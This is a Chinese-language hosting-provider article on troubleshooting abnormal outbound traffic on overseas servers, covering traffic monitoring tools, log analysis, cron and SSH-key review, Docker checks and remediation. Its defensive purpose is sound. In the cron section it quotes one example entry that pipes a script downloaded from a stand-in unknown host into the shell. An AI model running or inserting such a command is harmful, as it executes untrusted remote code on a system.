

香港特惠服务器
三网CN2带宽,提供30M至100M大带宽,保障CN2/CMIN2/CU/PCCW四大运营商线路稳定接入



海外服务器在日常使用中,很多用户更关注“访问速度慢不慢”“带宽够不够用”“网站能不能打开”,但真正容易被忽略的,是服务器的出站流量。
所谓出站流量,简单理解就是服务器向外发送的数据量。比如网站被访问时返回网页、图片、视频文件,接口向外部系统推送数据,服务器备份文件到远程存储,或者程序被入侵后向外发送异常数据,都会产生出站流量。
如果某天发现海外服务器出站流量突然暴涨,不要第一时间只想着“是不是带宽不够,要不要升级配置”。更重要的是先判断:这波流量到底是正常业务增长,还是程序异常、资源被盗链、账号泄露,甚至服务器被入侵后对外攻击。
海外服务器出站流量异常,一般可以先从四类方向判断。
第一类是正常业务流量增加。例如网站活动推广、搜索引擎抓取、用户集中下载文件、CDN 回源变多,都会让出站流量上升。这种情况虽然流量变大,但访问来源、URL、时间段通常比较清晰。
第二类是静态资源被盗链。图片、视频、安装包、压缩包如果没有做防盗链,别人直接引用你的服务器地址,你的服务器就会替别人承担带宽消耗。很多图片站、软件下载站、外贸素材站都容易遇到这种情况。
第三类是程序或任务配置异常。例如备份脚本循环上传、日志同步重复执行、定时任务错误推送、对象存储同步失败后不断重试,都会造成短时间内大量出站流量。
第四类就比较严重,属于安全风险。例如服务器被植入木马、弱口令账号被登录、WebShell 被利用、Docker 容器被挖矿程序或扫描程序劫持,服务器可能会对外发包、扫描、攻击,或者向外传输数据。
很多用户一看到流量异常,第一反应是重启服务器。这个动作有时可以让异常暂时消失,但也可能破坏排查线索。
更稳妥的做法是先保留现场:
记录异常开始时间、峰值带宽、总流量变化;
截图保存面板或监控中的带宽曲线;
查看当前正在运行的进程、连接、定时任务;
必要时先限制异常端口或进程,而不是直接关机重启。
如果业务已经影响正常访问,可以先做临时限速、防火墙阻断、暂停可疑服务,再继续排查原因。
流量排查一定要先看时间线。比如是凌晨突然暴涨,还是白天业务高峰变高;是持续几小时,还是每隔 10 分钟出现一次尖峰。
Linux 服务器可以通过以下命令查看基础网络情况:
sar -n DEV 1 5
如果系统没有 sar,可以安装 sysstat。它可以帮助你观察网卡收发流量,判断是入站流量高,还是出站流量高。
也可以用:
nload
或者:
iftop -i eth0
其中 iftop 可以看到当前哪些 IP 正在和服务器通信,以及大概占用了多少带宽。这里要注意网卡名称不一定是 eth0,也可能是 ens18、ens33、enp1s0,可以先用 ip a 查看。
确认出站流量异常后,下一步就是找“是谁在发”。
可以使用:
nethogs
这个工具很直观,它会按进程显示网络流量。如果某个 php-fpm、java、node、python、nginx、rsync、docker-proxy 进程流量异常,就要进一步确认它对应的是哪个业务。
也可以查看当前连接:
ss -tunap
重点关注:
连接数量特别多的进程;
连接到陌生海外 IP 的进程;
大量 UDP 出站连接;
异常 SMTP 端口连接,例如 25、465、587;
异常扫描类连接,例如大量不同 IP、不同端口的连接。
如果发现某个进程可疑,可以继续查看路径:
ps aux | grep 进程ID
ls -l /proc/进程ID/exe
如果进程路径出现在 /tmp、/dev/shm、隐藏目录、陌生脚本目录,就要提高警惕。
如果服务器主要跑网站,Nginx 或 Apache 日志非常关键。以 Nginx 为例,可以先进入日志目录:
cd /www/wwwlogs
查看访问量最高的 IP:
awk '{print $1}' access.log | sort | uniq -c | sort -nr | head
查看被访问最多的 URL:
awk '{print $7}' access.log | sort | uniq -c | sort -nr | head
如果发现某些大文件、图片目录、视频目录被大量请求,比如:
/uploads/video/
 /download/
 /static/file/
 /wp-content/uploads/
就要判断是否存在盗链、恶意采集、爬虫抓取或下载接口被刷。
如果某个 IP 请求特别多,可以继续分析它的 User-Agent:
grep "可疑IP" access.log | awk -F\" '{print $6}' | sort | uniq -c | sort -nr | head
如果 User-Agent 非常杂乱,或者为空,可能是脚本请求;如果是搜索引擎蜘蛛,也要确认是否是真蜘蛛,不能只看名称。
有些出站流量不是来自网站访问,而是来自服务器主动上传。例如自动备份、远程同步、数据库导出、日志投递、对象存储同步等。
可以查看当前用户的定时任务:
crontab -l
查看系统级定时任务:
ls -la /etc/cron*
cat /etc/crontab
重点检查是否存在陌生脚本、循环执行的 rsync、scp、curl、wget、python、php 命令。
例如下面这种就要重点确认:
*/5 * * * * curl http://陌生地址/xxx.sh | sh
或者:
0 * * * * rsync -avz /data/ user@remote:/backup/
前者可能是风险脚本,后者可能是正常备份,但如果备份范围配置错误,比如把整个站点、日志、缓存目录都同步出去,也会导致流量暴涨。
海外服务器如果开放 SSH、远程桌面、面板后台、数据库端口,就必须关注登录日志。
Linux 可以查看:
last
lastb
grep "Accepted" /var/log/auth.log
grep "Failed password" /var/log/auth.log
CentOS 系统常见路径是:
/var/log/secure
重点看:
是否有陌生 IP 成功登录;
是否有 root 被直接登录;
是否有大量失败密码尝试;
是否在异常流量开始前后出现登录行为;
是否新增了陌生用户或 SSH key。
也要检查:
cat /etc/passwd
ls -la ~/.ssh/
cat ~/.ssh/authorized_keys
如果发现陌生公钥,说明服务器可能已经被持续控制,不能只删除进程,还要完整做安全清理。
现在很多海外服务器会部署 Docker,例如网站、数据库、Redis、接口服务都放在容器里。出站流量异常时,不能只看宿主机进程,还要看容器。
可以执行:
docker ps
docker stats
查看容器是否异常占用 CPU、内存和网络。再进入可疑容器:
docker exec -it 容器ID /bin/sh
检查容器内是否有异常脚本、陌生进程、定时任务。尤其是 Redis、Elasticsearch、Docker API 如果暴露在公网,很容易被利用。
如果已经确认出站流量异常,并且影响业务或产生额外费用,可以按轻重程度处理。
如果是盗链,可以先在 Nginx 中开启防盗链,限制 Referer,或者把大文件迁移到 CDN / 对象存储,并设置访问鉴权。
如果是单个 IP 或一批 IP 异常访问,可以先用防火墙阻断:
iptables -I INPUT -s 可疑IP -j DROP
如果是某个进程异常,可以先暂停服务:
systemctl stop 服务名
如果是脚本异常,可以先禁用对应 crontab,再备份脚本内容,避免直接删除后无法复盘。
如果怀疑服务器被入侵,建议先限制公网访问、修改所有密码、禁用可疑账号、检查 SSH key、排查 WebShell,并尽快备份重要数据后重装系统。对于已经被控制的服务器,只清理表面进程并不安全。
很多用户选择海外服务器时,只看 CPU、内存和价格,但真正上线后,网络监控、日志空间、磁盘性能、带宽类型也会影响排查效率。
比如 A5IDC 香港 E3-1271 V3、16GB 内存、240GB SSD、100Mbps 混合带宽(15Mbps 直连 CN2)这类配置,对于企业官网、小型业务后台、轻量 API、测试环境来说比较均衡。它不是为了大规模下载分发而设计,但用于承载常规网站和业务系统时,CPU、内存和 SSD 足够支撑基础日志分析、进程排查和常规监控部署。
如果你的业务本身涉及图片、视频、安装包下载、跨境电商素材分发,就不能只按普通网站来估算带宽。出站流量本来就会比企业官网高,建议提前规划 CDN、防盗链、访问限速、日志轮转和流量告警。
出站流量排查不能只在故障发生后才做。建议服务器上线后,就保留基础监控。
建议至少监控以下几项:
网卡入站、出站带宽;
每日总流量和峰值流量;
Nginx / Apache 访问量最高的 URL;
异常状态码,例如 403、404、499、502;
SSH 登录成功和失败记录;
定时任务变更;
大文件下载次数;
CPU、内存、磁盘 IO 和磁盘剩余空间。
对于生产业务,建议设置流量告警。例如出站带宽持续超过平时 3 倍,或单日流量超过预算阈值,就及时通知管理员,而不是月底看到账单或带宽跑满后才发现问题。
海外服务器出站流量异常暴涨,不一定都是带宽不够,也不一定都是攻击。它可能是业务增长、资源被盗链、备份脚本异常、爬虫抓取,也可能是服务器被入侵后的异常外联。
正确的排查思路应该是:先看时间线,再看网卡流量,然后定位进程、连接、Web 日志、定时任务和登录记录。只有找到真正的流量来源,才能判断是优化业务架构、增加 CDN、防盗链限速,还是进行安全加固和系统重装。
对于企业用户来说,海外服务器不是买完就结束。稳定的配置、合适的线路、清晰的日志、持续的监控,才是长期稳定运行的基础。


